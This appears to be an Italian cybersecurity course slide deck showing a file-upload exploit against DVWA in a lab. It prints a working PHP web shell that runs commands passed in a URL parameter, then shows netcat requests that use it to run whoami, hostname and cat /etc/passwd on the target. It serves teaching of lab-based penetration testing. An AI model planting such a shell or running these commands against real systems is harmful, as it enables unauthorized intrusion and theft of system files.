


S6/L1 Epicode Cybersecurity

Exploit File Upload

A dark blue diagonal gradient bar that starts from the bottom left and extends towards the top right, covering the lower half of the slide.

Creiamo il codice



The image shows a code editor window with a dark theme. The title bar at the top right indicates the file is 'shell.php' located at '~ / Desktop'. Below the title bar, there are three tabs: 'S3L1.py', 'backdoor.py', and 'client_backdoor.'. The main area of the editor contains PHP code. The code starts with a PHP opening tag, followed by an if-statement that checks if the 'cmd' parameter is set in the \$_GET array. If it is, the code assigns the value of 'cmd' to a variable, echoes it with preformatted tags, executes it using shell_exec(), echoes the result, and then echoes the command with preformatted tags. The code ends with a closing brace and a PHP closing tag. The prompt '??>' is visible at the bottom left of the code area.

```
<?php
if (isset($_GET['cmd']))
{
    $cmd = $_GET['cmd'];
    echo '<pre>';
    $result = shell_exec($cmd);
    echo $result;
    echo '</pre>';
}
??>
```

Carichiamo il file su DVWA...

Choose an image to upload:

shell2.php

../../../../hackable/uploads/shell.php succesfully uploaded!

...mentre lo stiamo
controllando
tramite Burpsuite

Burp Suite Community Edition v2023.9.1 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger

Intercept **HTTP history** WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type
22	http://192.168.50.105	GET	/dwa/index.php			200	4895	HTML
24	http://192.168.50.105	GET	/dwa/dwa/js/dwaPage.js			200	1049	script
27	https://passwordleakcheck-pa....	POST	/v1/leaks:lookupSingle	✓		200	4416	HTML
28	http://192.168.50.105	GET	/dwa/security.php			200	4416	HTML
29	http://192.168.50.105	GET	/dwa/security.php			200	4497	HTML
31	http://192.168.50.105	POST	/dwa/security.php	✓		302	389	HTML
32	http://192.168.50.105	GET	/dwa/security.php			200	4826	HTML
33	http://192.168.50.105	GET	/dwa/vulnerabilities/upload/			200	4865	HTML
34	http://192.168.50.105	POST	/dwa/vulnerabilities/upload/	✓		200	4891	HTML
35	http://192.168.50.105	POST	/dwa/vulnerabilities/upload/	✓		200	4892	HTML
36	http://192.168.50.105	POST	/dwa/vulnerabilities/upload/	✓		200		
37	http://192.168.50.105	POST	/dwa/vulnerabilities/upload/	✓		200		

Raccogliamo
informazioni grazie al
file che abbiamo
caricato su DVWA,
utilizzando il
comando GET

```
kali@kali: ~/Desktop

(kali@kali)-[~/Desktop]
$ nc 192.168.50.105 80
GET /dvwa/hackable/uploads/shell2.php?cmd=whoami
www-data

(kali@kali)-[~/Desktop]
$ nc 192.168.50.105 80
GET /dvwa/hackable/uploads/shell2.php?cmd=hostname
metasploitable

(kali@kali)-[~/Desktop]
$ nc 192.168.50.105 80
GET /dvwa/hackable/uploads/shell2.php?cmd=cat+/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
```